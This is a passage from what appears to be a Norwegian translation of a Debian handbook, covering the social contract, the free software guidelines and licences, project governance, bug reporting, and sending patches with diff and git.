Prosjektet har også en «sosial kontrakt». Hva har en slik tekst i et prosjekt som bare er ment for å utvikle et operativsystem å gjøre? Det er ganske enkelt: Debian jobber for sine brukere, og dermed i forlengelsen av dette, for samfunnet. Denne kontrakten oppsummerer de forpliktelser som prosjektet påtar seg. La oss se på dem i større detalj:

1. Debian skal forbli 100 % fri.

PERSPEKTIV

Utover programvare

Den første versjonen av Debians sosiale kontrakt sa «Debian vil forbli 100 % fri *programvare*». At ordet programvare forsvant (med ratifiseringen av versjon 1.1 av kontrakten i april 2004) viser vilje til å oppnå frihet, ikke bare i programvare, men også i dokumentasjonen og alle andre elementer som Debian ønsker å gi til sitt operativsystem.

Denne endringen, som bare var ment redaksjonelt, har i realiteten mange konsekvenser, spesielt med fjerningen av noe problematisk dokumentasjon. Videre skaper den økende bruken av fastvare (firmware) i drivere problemer: Mange er ufrie, men de er nødvendige for forsvarlig drift av relevant maskinvare.

Dette er Regel nummer en. Debian er og skal forbli laget utelukkende og eksklusivt for fri programvare. I tillegg vil all programvareutvikling i Debian-prosjektet selv være fritt tilgjengelig.

2. Vi vil gi tilbake til fri programvare-fellesskapet.

FELLESSKAP

Oppstrøms forfatter, eller Debian utvikler?

Begrepet «oppstrøms forfatter» betyr forfatter/utvikler av et verk, de som skriver og utvikler det. På den annen side, en «Debianutvikler» bruker et eksisterende verk for å gjøre det om til en Debian-pakke (begrepet «Debian-vedlikeholder» er bedre egnet).

I praksis kan det være overlapping mellom begge roller: Debianvedlikeholderen kan lage en fiks, som kommer til nytte for alle brukere av verket. Generelt oppfordrer Debian de ansvarlige for en pakke i Debian til å bli involvert i «oppstrøms» utvikling også (de blir da bidragsytere, uten å være begrenset til rollen som enkeltbrukere av et program).

Enhver forbedring som kommer fra Debianprosjektet for et verk som er integrert i distribusjonen sendes tilbake til den som har laget verket (kalt «oppstrøms»). Debian å generelt jobbe sammen med fellesskapet i stedet for i isolasjon.

3. Vi vil ikke skjule problemer.

   Debian er ikke perfekt, og deet vil være nye problemer å løse hver dag. Debian vil holde sin hele databasen med rapporterte feil åpen for innsyn av alle. Rapporter som folk legger inn via nettet blir umiddelbart synlig for andre.

4. Vi prioriterer våre brukere og fri programvare.

   Denne forpliktelsen er vanskeligere å definere. Debian pålegger dermed en slagside når avgjørelser skal tas. En elegant og kanskje komplisert løsning foretrekkes for ikke å sette brukeropplevelsen på spill framfor å velge en som er enkel for utviklere. Dette betyr å ta hensyn til og prioritere brukernes interesse og fri programvare.

5. Verk som ikke møter våre standarder for fri programvare.

FELLESSKAP

For eller imot det ikke-frie arkivet?

Forpliktelsen til å vedlikeholde et opplegg for å ta hensyn til ikke-fri programvare (dvs. det «ikke-frie» arkivet, se sidefeltet «Arkivene `main`, `contrib` og `non-free`» side 109) diskuteres ofte innad i Debiansamfunnet.

Kritikere hevder at det vender folk bort fra fri programvare-alternativer, og motsier prinsippet om å bare fremme fri programvare-saken. Tilhengere sier kategorisk at de fleste av de ikke-frie pakkene er «nesten fri», og holdes tilbake av bare én eller to irriterende begrensninger (det vanligste er forbudet mot kommersiell bruk av programvaren). Ved å distribuere disse arbeidene i en ufri gren, understrekes indirekte at det de har laget, ville bli bedre kjent og mer utbredt ved å inkludere det i hoveddelen. Dette er dermed en høflig invitasjon til å endre lisensen.

Etter et første og resultatløst forsøk i 2004 med å fjerne det ikke-frie arkivet helt, er det lite sannsynlig å gå tilbake på det, spesielt fordi arkivet inneholder mange nyttige dokumenter som rett og slett ble flyttet fordi de ikke oppfylte de nye kravene for hovedseksjonen. Dette var spesielt tilfelle for visse dokumentasjonsfiler for programvare utstedt av GNU-prosjektet (spesielt Emacs og Make).

At det ikke-frie arkivet fortsatt eksisterer, er en kilde til sporadisk friksjon med Free Software Foundation (FSF), og er hovedgrunnen til at de nekter å offisielt anbefale Debian som operativsystem.

Debian aksepterer og forstår at brukerne kan ønske å bruke noen ikke-frie programmer. Derfor tillater prosjektet at deler av sin infrastruktur brukes for å distribuere Debianpakker med ufri programvare som trygt kan videreformidles.

1.2.2. Debians retningslinjer for fri programvare

Dette referansedokumentet definerer hvilken programvare som er «fri nok» til å bli inkludert i Debian. Hvis et programs lisens er i samsvar med disse prinsippene, kan det tas med i hoveddelen. På den annen side, og forutsatt at det fritt kan distribueres, kan det bli funnet i den ikke-frie delen. Det ikke-frie arkivet er ikke en offisiell del av Debian, det er en ekstra tjeneste som tilbys til brukere.

I tillegg til å gi noen utvalgskriterier for Debian, har denne teksten blitt en autoritet på emnet fri programvare, og har gjort tjeneste som grunnlag for «Åpen kildekode-definisjonen». Historisk sett er teksten derfor en av de første formelle definisjoner av begrepet «fri programvare».

DET GRUNNLEGGENDE

Copyleft

Copyleft er et prinsipp som består i å benytte opphavsrett til å sikre frihet for et verk og dets avledninger i stedet for å begrense bruksrettighetene, slik tilfellet er med proprietær programvare. Det er også ordspill på begrepet «copyright». Richard Stallman oppdaget ideen da en venn av ham, glad i ordspill, skrev på en konvolutt adressert til ham: «copyleft: alle rettigheter i revers». Copyleft krever at alle opprinnelige friheter tas vare på ved distribusjon av en original eller modifisert versjon av et verk (vanligvis et program). Det er således ikke mulig å distribuere et program som proprietær programvare dersom det bygger på kildekoden til et program utgitt med Copyleft.

Den mest kjente familien av copyleft-lisenser er selvsagt GNU General Public License (GPL) og dens avledninger, GNU Lesser General Public License (LGPL), oge GNU Free Documentation License (GFDL). Dessverre er copyleft-lisenser vanligvis ikke overensstemmende med hverandre. Derfor er det best å bruke bare én av dem.

GNU General Public License, BSD-lisensen, og Artistic Licensen er eksempler på tradisjonelle frie lisenser som følger de 9 punktene nevnt i denne teksten. Nedenfor finner du teksten slik den er publisert på nettsiden til Debian.

➨ `https://www.debian.org/social_contract#guidelines`

1. **Fri videreformidling.** Lisensen til en Debian-komponent kan ikke begrense noen part fra å selge eller gi bort programvaren som en del av en samlet programvaredistribusjon som inneholder programmer fra flere forskjellige kilder. Lisensen kan ikke gi grunnlag for å kreve avgift, eller en annen betaling for slikt salg.
2. **Kildekode.** Programmet må inkludere kildekode, og må tillate distribusjon i form av kildekode så vel som i kompilert form.
3. **Avledede verk.** Lisensen må tillate modifikasjoner og avledede verk, og må tillate disse å bli distribuert under de samme betingelsene som lisensen for den originale programvaren.
4. **Integritet for forfatterens kildekode.** Lisensen kan begrense utbredning av modifisert kildekode *bare* om lisensen tillater distribusjon av patch-filer (plasterfiler) sammen med kildekoden, med formål å modifisere programmet når det bygges. Lisensen må i klartekst tillate speding av programvare bygd fra modifisert kildekode. Lisensen kan kreve at avledede verk bruker et annet navn eller versjonsnummer enn den orginale programvaren. (*Dette er et kompromiss. Debian-gruppen oppfordrer alle forfattere til å ikke begrense noen filer, kildekoder eller binære filer, fra å bli endret.*).
5. **Ingen diskriminering av personer eller grupper.** Lisensen kan ikke diskriminere noen person eller gruppe av personer.
6. **Ingen diskriminering av bruksområder.** Lisensen kan ikke begrense noen fra å bruke programmet for et spesifikt bruksområde. Den kan for eksempel ikke begrense programmet fra kommersielt bruk eller genetisk forskning.

7. **Lisensdistribusjon.** Rettighetene knyttet til programmet må gjelde for alle som har mottatt programmet, uten at disse partene trenger å skaffe seg noen ekstra lisens.
8. **Lisensen kan ikke å være særskilt for Debian.** Rettighetene forbundet med programmet må ikke betinge at programmet er en del av Debian-systemet. Dersom programmet er tatt ut av Debian og distribuert på egen hånd uten Debian, men for øvrig i samsvar med programmets lisens, skal alle mottakere av programmet ha de samme rettigheter som er gitt når programmet distribueres sammen med Debian.
9. **Lisenser må ikke smitte annen programvare.** Lisensen kan ikke plassere restriksjoner på annen programvare som er distribuert sammen med det programmet lisensen dekker. For eksempel kan ikke lisensen insistere på at all annen programvare på samme medium må være fri programvare.
10. **Eksempler på lisenser** "GPL", "BSD", og "Artistic"-lisensene er eksempler på lisenser som vi vurderer som "frie".

DET GRUNNLEGGENDE

Frie lisenser

GNU GPL, BSD-lisensen, og Kunstnerisk lisens samsvarer alle med Debians retningslinjer for fri programvare, selv om de er veldig forskjellige.

GNU GPL-en, brukt og anbefalt av FSF (Free Software Foundation), er den vanligste. Dens viktigste funksjon er at den også gjelder avledede verk som videreformidles: Et program som bygger på, eller bruker GPL-kode, kan bare formidles i tråd med disse vilkårene. Den forbyr dermed all gjenbruk i et proprietært program. Dette skaper alvorlige problemer for gjenbruk av GPL-kode i fri programvare som er uforenlig med denne lisensen. Som sådan er det noen ganger umulig å linke et program utgitt under annen fri programvarelisens med et bibliotek distribuert under GPL. På den annen side står denne lisensen meget sterkt i lovverket i USA: FSFs advokater har deltatt i utarbeidelsen, og har, uten å måtte gå til retten, ofte tvunget igjennom minnelige ordninger med overtredere.

➨ `https://www.gnu.org/copyleft/gpl.html`

BSD-lisensen er den minst restriktive: Alt er tillatt, inkludert bruk av modifisert BSD-kode i et proprietært program.

➨ `https://www.opensource.org/licenses/bsd-license.php`

Endelig har Artistic License funnet et kompromiss mellom disse to andre: Integrering av kode i en proprietær anvendelse er tillatt, men eventuelle endringer skal offentliggjøres.

➨ `https://www.opensource.org/licenses/artistic-license-2.0.php`

Den komplette teksten til disse lisensene finnes i `/usr/share/common-licenses/` i alle Debian-systemer (for BSD den nyere 3-Clause License).

1.3. Hvordan Debian-prosjektet fungerer på innsiden

Det overflodshorn som Debian-prosjektet er bygger både på infrastrukturarbeidet som erfarne Debian-utviklere står for, på pakkearbeidet som individer og fellesskapet bidrar med, og ikke minst på tilbakemeldinger fra brukerne.

FELLESSKAP

Bruce Perens, en kontroversiell leder

Bruce Perens var den andre lederen av Debian-prosjektet, og etterfulgte Ian Murdock. Han var svært kontroversiell med sine dynamiske og autoritære metoder. Han er likevel fortsatt en viktig bidragsyter til Debian, og Debian står spesielt i gjeld til ham for redigeringen av de berømte «Debians retningslinjer for fri programvare» (DFSG), en idé opprinnelig fra Ean Schuessler. Fra denne avledet deretter Bruce den berømte «Åpen kildekode-definisjonen» ved å fjerne alle referansene til Debian i DFSG.

➨ https://opensource.org/

Hans avgang fra prosjektet var ganske emosjonell, men Bruce har forblitt sterkt knyttet til Debian, og han fortsetter å løfte frem denne distribusjonen i den politiske og økonomiske sfære. Han er fortsatt sporadisk på e-postlister for å gi sine råd, og presentere sine nyeste initiativ til fordel for Debian.

En siste anektote: Det var Bruce som var ansvarlig for inspirasjonen til de ulike «kodenavnene» til Debian versionene (1.1 — *Rex*, 1.2 — *Buzz*, 1.3 — *Bo*, 2.0 — *Hamm*, 2.1 — *Slink*, 2.2 — *Potato*, 3.0 — *Woody*, 3.1 — *Sarge*, 4.0 — *Etch*, 5.0 — *Lenny*, 6.0 — *Squeeze*, 7 — *Wheezy*, 8 — *Jessie*, 9 (— *Stretch*, 10 — *Buster*, 11 (not released yet) — *Bullseye*, 12 (not released yet) — *Bookworm*, *Unstable* — *Sid*). De er tatt fra navnene på karakterene i filmen Toy Story. Denne animasjonsfilmen, som utelukkende består av datagrafikk, ble produsert av Pixar Studios hvor Bruce var ansatt da han ledet Debian-prosjektet. Navnet «Sid» har en spesiell status, siden det vil for evig bli assosiert med *Unstable* grenen. I filmen er denne karakteren nabobarnet, som alltid ødela leker - så vær forsiktig med å komme for nær *Unstable*. Ellers er også *Sid* en forkortelse for «Still In Development» (Fortsatt i utvikling).

1.3.1. Debian-utviklerne

Debian-utviklere har ulike ansvarsområder, og som offisielle prosjektmedlemmer har de stor innflytelse på den retningen prosjektet tar. En Debian-utvikler er vanligvis ansvarlig for minst én pakke, men ut fra ledig tid og lyst, står de fritt til å bli involvert i utallige grupper, og dermed få mer ansvar i prosjektet.

➨ https://www.debian.org/devel/people

➨ https://www.debian.org/intro/organization

➨ https://wiki.debian.org/Teams

Pakkevedlikeholdet er en relativt disiplinert aktivitet, veldokumentert og også regulert. Det må i praksis samsvare med alle standarder som er etablert av *Debianretningslinjene*. Heldigvis finnes det mange verktøy som letter vedlikeholdsdarbeidet. Utvikleren kan dermed fokusere på det spesielle i sin pakke, og på mer komplekse oppgaver, for eksempel å fjerne feil.

➨ https://www.debian.org/doc/debian-policy/

Retningslinjene, en vesentlig del av Debian prosjektet, slår fast normene som sikrer både kvaliteten på pakkene og perfekt samvirke i distribusjonen. Takket være disse retningslinjene, forblir Debian konsistent til tross for sin gigantiske størrelse. Disse retningslinjene er ikke skrevet i stein, men utvikler seg stadig takket være forslag formulert på e-postlisten debian-policy@lists.debian.org. Endringer som det er enighet om blant alle interesserte parter, blir ak-

septert og tas inn i teksten av en liten gruppe vedlikeholdere som ikke har noe redaksjonelt ansvar (de bare fører inn de endringer det er enighet om blant de Debian-utviklere som er medlemmer av den ovennevnte listen). Du kan lese aktuelle endringsforslag på sporingssystemet for feil:

➨ `https://bugs.debian.org/debian-policy`


VERKTØY

Utviklerdatabase

Debian har en database som inneholder alle utviklere som er registrert i prosjektet med relevant informasjon (adresse, telefon, geografiske koordinater som lengde- og breddegrad , etc.). Noe av informasjonen (fornavn og etternavn, land, brukernavn i prosjektet, IRC-brukernavn, GnuPG-nøkkel, etc.) er offentlig og tilgjengelig på nettet.

➨ `https://db.debian.org/`

De geografiske koordinatene gjør det mulig å lage et kart der en finner alle utviklere over hele verden. Debian er virkelig et internasjonalt prosjekt: Utviklerne finnes på alle kontinenter, selv om de fleste er i «vestlige land».



Figur 1.1 *Debianutviklerne er spredt over hele verden*

Reglene dekker i stor grad de tekniske aspektene ved pakkingen. Størrelsen på prosjektet gir også organisatoriske problemer. Disse er også håndtert i Debians grunnlagsdokumenter. De slår fast struktur og hvordan beslutninger tas. Med andre ord, et formelt styringssystem.

Statuttene definerer et antall roller og posisjoner, alle med ansvar og myndighet. Det er spesielt verdt å merke seg at Debian-utviklere alltid har den endelige beslutningsmyndighet i en avstemning om oppløsning, mens et kvalifisert flertall på tre fjerdedeler (75 %) av stemmene er nødvendig for vesentlige endringer (for eksempel avgjørelser med innvirkning på grunnlagsdokumentene). Utviklerne velger årlig en «leder» til å representere seg i møter, og sikre intern koordinering mellom ulike grupper. Før dette valget er det alltid en periode med intense diskusjoner. Denne lederrollen er ikke formelt definert i noe dokument: Kandidater for denne oppgaven foreslår gjerne sin egen definisjon av lederoppgaven. I praksis omfatter rollen å representere i

media, koordinere mellom «interne» grupper, og gi generelle anbefalinger til prosjektet, innenfor det som utviklerne kan forholde seg til. DPLs synspunkter er implisitt godkjent av flertallet av prosjektmedlemmer.

DET GRUNNLEGGENDE

Pakkevedlikehold, utviklerens oppgave

Å vedlikeholde en pakke innebærer først «å pakke» et program. Konkret betyr dette å avgjøre hvordan installasjonen skal gjøres, slik at når den er installert, vil dette programmet fungere og være i samsvar med de regler som Debian-prosjektet setter for seg selv. Resultatet av denne operasjonen lagres i en `.deb` fil. Effektiv installasjon av programmet vil da ikke kreve mer enn å pakke ut dette komprimerte arkivet, og kjøre pre- eller post-installasjonsskript som er inkludert.

Etter denne første fasen, starter selve vedlikeholdssyklusen: Å forberede oppdateringer for å følge den nyeste versjonen av Debian-retningslinjene, fikse innrapporterte feil og inkludere nye «oppstrøms» versjoner av programmet som naturligvis fortsetter å utvikle seg samtidig. For eksempel, ved tidspunktet for den første pakkingen var programmet versjon 1.2.3. Etter noen måneder med utvikling, slipper de opprinnelige forfatterne en ny stabil versjon, nummerert 1.4.0. På dette punktet bør Debians vedlikeholder oppdatere pakken, slik at brukerne kan dra nytte av den siste stabile versjonen.

FELLESSKAP

Retningslinjenes redaksjonelle prosess

Alle kan foreslå en endring i Debian-retningslinjene ved ganske enkelt å sende en feilrapport med alvorlighetsgradsnivået «wishlist» (ønske) for pakken *debian-policy*. Den prosessen som da starter er dokumentert i `https://www.debian.org/doc/debian-policy/ap-process.html`: Hvis det erkjennes at problemet åpenbart må løses ved å lage en ny regel i Debian Policyen, starter en diskusjon på postlisten debian-policy@lists.debian.org. Etter at enighet er nådd sendes et forslag ut. Noen skriver så en ønsket tilføyelse og sender den til godkjenning (i form av et endringsforslag til gjennomgang). Så snart to andre utviklerehar bekreftet at den foreslåtte endringen reflekterer den enighet som ble oppnådd i forrige diskusjon (dvs. de støtter forslaget), kan forslaget inkluderes i det offisielle dokumentet av en av vedlikeholderne av pakken *debian-policy*. Hvis prosessen mislykkes på ett av disse trinnene, lukker vedlikeholderne feilrapporten, og klassifiserer forslaget som avvist.

Helt konkret har lederen reell myndighet. Stemmeretten deres gir utslaget ved stemmeliket; de kan beslutte om det som ikke allerede er under noen andres ansvar, og lederen kan delegere deler av sitt ansvar.

Siden det ble startet har Debian-prosjektet vært ledet av først Ian Murdock, deretter Bruce Perens, Ian Jackson, Wichert Akkerman, Ben Collins, Bdale Garbee, Martin Michlmayr, Branden Robinson, Anthony Towns, Sam Hocevar, Steve McIntyre, Stefano Zacchiroli, Lucas Nussbaum, Mehdi Dogguy, Chris Lamb og Sam Hartman.

Statuttene definerer også en «teknisk komité». Denne komiteens vesentlige rolle er å bestemme i tekniske anliggender når de involverte utviklerne ikke kommer til enighet seg imellom. Ellers spiller denne komiteen en rådgivende rolle for alle utviklere som ikke klarer å ta en beslutning der de er ansvarlige. Det er viktig å merke seg at komiteen bare involveres når den blir bedt om det av en av de berørte partene.

DEBIAN-RETNINGSLINJER

Dokumentasjonen

Dokumentasjonen for hver pakke er lagret i `/usr/share/doc/`*`pakke`*`/`. Denne katalogen inneholder ofte en `README.Debian`-fil som beskriver de Debian-spesifikke tilpasninger som den som vedlikeholder pakken har laget. Det er derfor lurt å lese denne filen før endring av oppsett, for å dra nytte av deres erfaringer. Vi finner også en `changelog.Debian.gz`-fil som beskriver endringene en Debian-vedlikeholder har gjort fra en versjon til den neste. Dette er ikke å forveksles med `changelog.gz`-fil (eller tilsvarende), som beskriver endringene som gjøres av utviklere oppstrøms. `Copyright`-filen inneholder informasjon om forfatterne og lisensen som dekker programvaren. Endelig kan vi også finne en fil som heter `NEWS.Debian.gz` som lar Debian-utvikleren formidle viktig informasjon om oppdateringer. Hvis *apt-listchanges* er installert, vises meldingene derfra automatisk. Alle andre filer er spesifikke for den aktuelle programvaren. Vi ønsker spesielt å nevne underkatalogen `examples` som ofte inneholder eksempler på oppsettsfiler .

Til slutt definerer konstitusjonen rollen som «prosjektsekretær», som er ansvarlig for organiseringen av avstemmingen ved de ulike valg og plenumsvedtak.

”Generell resolusjon”-prosedyren er gitt i detaljert i grunnloven, fra den innledende diskusjonsperioden til den endelige telling av stemmene. Det mest interessante aspektet ved denne prosessen er at ved stemmegivning, må utviklere rangere de forskjellige valgmulighetene, og vinneren blir valgt med en Condorcet method[1] (mer spesifikt, Schulze-metoden). For videre detaljer se:

➨ `https://www.debian.org/devel/constitution`

KULTUR

Nettkrangel, diskusjonen som tar fyr

En «nettkrangel» er en lidenskapelig debatt, som ofte ender opp med at personangrep når all fornuftig argumentasjon er oppbrukt. Enkelte temaer er oftere gjenstand for polemikk enn andre (valg av tekst editor, «foretrekker du `vi` eller `emacs`?» er en gammel favoritt). Sakene provoserer ofte frem svært raske e-postutvekslinger på grunn av det store antallet mennesker med en mening om saken (alle), og sakenes svært personlige karakter.

Vanligvis kommer det Ingenting spesielt nyttig ut av slike diskusjoner. En generell anbefaling er å holde seg unna, kanskje raskt skumme gjennom innholdet. Å debattene lese i sin helhet er for tidkrevende.

Selv om statuttene etablerer noe som ligner på demokrati, er den daglige virkeligheten ganske annerledes: Debian følger naturlig nok gjørokrati-reglene i fri programvare: Den som gjør noe får bestemme hvordan det gjøres. Mye tid kan være bortkastet på å debattere fordeler og ulemper ved forskjellige måter å løse et problem. Den valgte løsningen vil være den første som både er funksjonell og tilfredsstillende ... og den kommer som et resultat av at en kompetent person har brukt tid på det.

Dette er den eneste måten å få belønning på: Å gjøre noe nyttig, og vise at man har fungert godt. Mange av Debians «administrative» grupper er selvrekrutterende og foretrekker frivillige som allerede effektivt har bidratt og demonstrert sin kompetanse. Åpenheten rundt arbeidet med disse gruppene gjør det mulig for nye bidragsytere å følge med og bistå uten noen spesielle tillatelser. Dette er grunnen til at Debian ofte blir beskrevet som et «elitestyre».

[1] `https://en.wikipedia.org/wiki/Condorcet_method`

KULTUR

Elitestyre, kunnskapsregimet

I elitestyre utøves myndighet av dem som gir størst bidrag. For Debian er bidraget et mål på kompetanse, der bidraget vurderes av en eller flere andre personer i prosjektet (Stefano Zacchiroli, en tidligere prosjektleder, snakker om «gjørokrati», som betyr «makt til dem som får ting gjort»). Deres blotte eksistens viser et visst kompetansenivå: det de har bidratt med er fri programvare med tilgjengelig kildekode som kan vurderes av fagfeller for å sjekke kvaliteten.

Denne effektive arbeidsmetoden garanterer kvaliteten på bidragsyterne i Debians «nøkkel»-grupper. Metoden er på ingen måte perfekt, og av og til er det noen som ikke aksepterer denne arbeidsmåten. Utvalget av utviklere i gruppene kan virke litt vilkårlig, eller til og med urettferdig. Videre har ikke alle den samme oppfatning av hva slags tjeneste som forventes fra disse gruppene. For noen er det uakseptabelt å måtte vente åtte dager for å få inn ny Debian-pakke, mens andre vil vente tålmodig i tre uker uten problem. Dermed er det regelmessig klager fra de som er misfornøyd om «tjenestekvaliteten» som enkelte gruppe leverer.

FELLESSKAP

Integrasjon av nye vedlikeholdere

Gruppen med ansvar for opptak av nye utviklere er oftest kritisert. Man må erkjenne at etter hvert som årene går, krever Debian-prosjektet mer og mer av utviklerne. Noen ser det som litt urettferdighet. Men når en skal sikre kvaliteten og integriteten til alt som Debian produserer for sin brukere må vi innrømme at det som bare var små utfordringer i begynnelsen, har blitt mye større i et fellesskap med over 1000 deltakere.

Godkjenningsprosedyren avsluttes videre med en vurdering av en kandidat utført av et lite team: Debians kontoadministratorer. Disse lederne er spesielt utsatt for kritikk, siden de avgjør om en frivillig skal innlemmes i eller avvises fra Debians utviklersamfunn. I praksis må de noen ganger utsette godkjenningen av en person til de har lært mer om driften av prosjektet. Man kan selvsagt bidra til Debian før en er akseptert som en offisiell utvikler, ved å samarbeide med eksisterende utviklere.

1.3.2. Brukernes aktive rolle

Man kan lure på om det er relevant å nevne brukere blant dem som bidrar innenfor Debian-prosjektet, men svaret er et klart ja: De har en avgjørende rolle i prosjektet. Langt fra å være «passive» kjører noen brukere utviklingsversjoner av Debian, og sender regelmessig feilrapporter for å melde om problemer. Andre går enda lenger og sender inn feilrapporter med ideer til forbedringer, med alvorlighetsgrad «wishlist». Noen brukere sender til og med inn rettelser til kildekoden som kalles «patcher» (se sidefelt del 1.3.2.3, «Å sende fikser» side 15).

Rapportering av feil

Det grunnleggende verktøyet for å sende inn feil i Debian er Bug Tracking System (Debian BTS), som brukes i store deler av prosjektet. Gjennom den offentlige delen (webgrensesnittet) gis brukere innsyn i alle rapporterte feil. Listen over rapporterte feil kan sorteres etter ulike kriterier, for eksempel: Berørt pakke, alvorlighetsgrad, status, rapportørens adresse, adressen til ansvar-

lig vedlikeholder, merkelapp etc. Det er også mulig å bla gjennom hele den historiske oversikten over alle diskusjoner om hver feil.

Under overflaten er Debian BTS e-postbasert: All informasjon den lagrer kommer fra meldinger sendt av ulike berørte personer. All e-post sendt til 12345@bugs.debian.org vil dermed bli lagt til historien for feil nummer 12345. Autoriserte personer kan «lukke» en feil ved å skrive en melding som beskriver bakgrunnen for beslutningen om å lukke til 12345-done@bugs.debian.org (en feil lukkes når det indikerte problemet er løst, eller ikke lenger er relevant). En ny feil rapporteres ved å sende en e-post til submit@bugs.debian.org i henhold til et bestemt format som identifiserer pakken den gjelder. Adressen control@bugs.debian.org tillater redigering av all «meta-informasjon» knyttet til en feil.

Debian BTS har også andre funksjonelle egenskaper, som for eksempel bruk av koder for merking av feil. For mer informasjon, se

➨ `https://www.debian.org/Bugs/`

ORDFORRÅD

Feilens alvorlighetsgrad

Alvorlighetsgraden til en feil tilordner formelt en viss tyngde til det rapporterte problemet. For ikke alle feil er like viktige. For eksempel er en skrivefeil på en manualside ubetydelig sammenlignet med et sikkerhetsproblem i tjenerprogramvaren.

Debian anvender en utvidet skala for å beskrive alvorlighetsgraden til en feil. Hvert nivå er presist definert for å lette valg av alvorlighet.

➨ `https://www.debian.org/Bugs/Developer#severities`

Brukere kan også bruke kommandolinjen til å sende feilrapporter for en Debian-pakke med verktøyet `reportbug`. Det hjelper til med å sikre at feilen det gjelder ikke allerede er rapportert, og dermed hindre duplikater i systemet. Det minner brukeren på viktighetsdefinisjonene slik at rapporten skal være så presis som mulig (utvikleren kan alltid finjustere disse parametrene senere om nødvendig). Verktøyet hjelper til med å skrive og redigere en fullstendig feilrapport, uten at brukeren trenger å kunne syntaksen nøyaktig, ved å skrive den og tillate brukeren å redigere den. Rapporten blir så sendt via en e-posttjener (som standard, en ekstern kjørt av Debian, men `reportbug` kan også benytte en ekstern tjener).

Dette verktøyet er først og fremst rettet mot utviklingsversjoner, det er der feil rettes. Med få unntak er endringer I en stabil Debian-versjon ikke ønsket. Unntak gjøres for sikkerhetsoppdateringer og andre viktige oppdateringer (hvis for eksempel en pakke ikke fungerer i det hele tatt). En korreksjon av en mindre viktig feil i en Debian-pakke må dermed vente på neste stabile versjon.

Oversettelse og dokumentasjon

I tillegg liker mange fornøyde brukere av tjenesten som Debian tilbyr å bidra i prosjektet. De som ikke har relevant kompetanse i programmering kan hjelpe til med oversettelse og gjennomgang av dokumentasjon. Det er språkspesifikke e-postlister for å koordinere dette arbeidet.

➨ `https://lists.debian.org/i18n.html`

➡ https://www.debian.org/international/

DET GRUNNLEGGENDE

Hva er i18n og l10n?

Begrepene «i18n» og «l10n» er forkortelser for ordene «internationalization» som betyr internasjonalisering og «localization» som betyr lokalisering. Forkortelsene er den første og siste bokstaven i hvert ord og antall bokstaver i mellom.

Å «internasjonalisere» et program består i å endre det slik at det kan bli oversatt (lokalisert). Dette innebærer delvis å skrive om et program, som i utgangspunktet er skrevet for å fungere på ett språk, slik at det kan gjøres tilgjengelig på alle språk.

Å «lokalisere» et program består i oversette de opprinnelige meldingene (ofte på engelsk) til et annet språk. For å få dette til må programmet allerede ha blitt internasjonalisert.

Oppsummert; internasjonalisering forbereder programvaren for oversettelse, som deretter utføres ved lokalisering.

Å sende fikser

Mer avanserte brukere kan være i stand til å gi en fiks til et program ved å sende en oppdatering.

En programfiks (patch) er en fil som beskriver forandringer som må utføres i en eller flere refererte filer. Spesielt vil patchen inneholde en liste over linjer som skal fjernes eller legges til i koden. Ofte følger også noen linjer fra originalteksten rundet stedet som skal endres (konteksten) med slik at endringsstedet kan finnes selv om linjenummeret i originalteksten har endret seg.

Verktøyet som brukes for å aktivere de endringer som er gitt i en slik fil, er ganske enkelt kalt `patch`. Verktøyet som lager slike kalles `diff`, og brukes som følger:

```
$ diff -u fil.old fil.new >fil.patch
```

Filen `fil.patch` har instruksjonene for å forandre innholdet i `fil.old` til `fil.new`. Den sender vi til andre som så kan bruke den til å lage (gjenskape) `fil.new` fra de to andre, slik:

```
$ patch -p0 fil.old <fil.patch
```

Filen `fil.old` er nå identisk med `fil.new`.

I praksis vedlikehoildes det meste av programvaren i Git-mapper, og bidragsytere vil dermed sansynligvis bruke `git` til å hente kildekoden og foreslå endringer. `git diff` vil generere en fil i samme format som det `diff -u` ville gjøre, og `git apply` kan gjøre det samme som `patch`.

Selv om resultatet fra `git diff` er en fil som kan deles med andre utviklere, det er vanligvis bedre måter å sende inn endringer på. Hvis utviklerne foretrekker å få programfikser via e-post, vil de vanligvis ha oppdateringer generert med `git format-patch` slik at de direkte kan integreres i mappen med `git am`. Dette bevarer innsendelsenes metainformasjon og gjør det mulig å dele flere innsendelser samtidig.

KULTUR

Git

Git er et verktøy for å samarbeide om flere filer, og samtidig opprettholde endringshistorikken. Filene det gjelder er vanligvis tekstfiler, for eksempel et programs kildekode. Hvis flere personer arbeider sammen på samme fil, kan `git` bare slå sammen endringer som er gjort når de er laget til forskjellige deler av filen. Ellers må disse «konfliktene» løses opp i for hånd.

Git er et distribuert system hvor hver bruker har et pakkelager med den fullstendige endringshistorien. Sentrale lagre brukes til å laste ned prosjektet (`git clone`), og til å dele det utførte arbeidet med andre (`git push`). Lageret kan inneholde flere versjoner av filer, men bare én versjon kan bearbeides på et gitt tidspunkt: Det kalles arbeidskopi (det kan endres til å peke til en annen versjon med `git checkout`). Git kan vise deg endringene som er gjort på arbeidskopien (`git diff`), kan ta vare på endringer (`git add `), og ved å opprette en ny innføring i versjonshistorikken (`git commit`). Den kan også oppdatere arbeidskopien til å ta med endringer som er gjort samtidig av andre brukere (`git pull`), og kan merke et bestemt oppsett i historien for å enkelt kunne hente det ut senere (`git tag`).

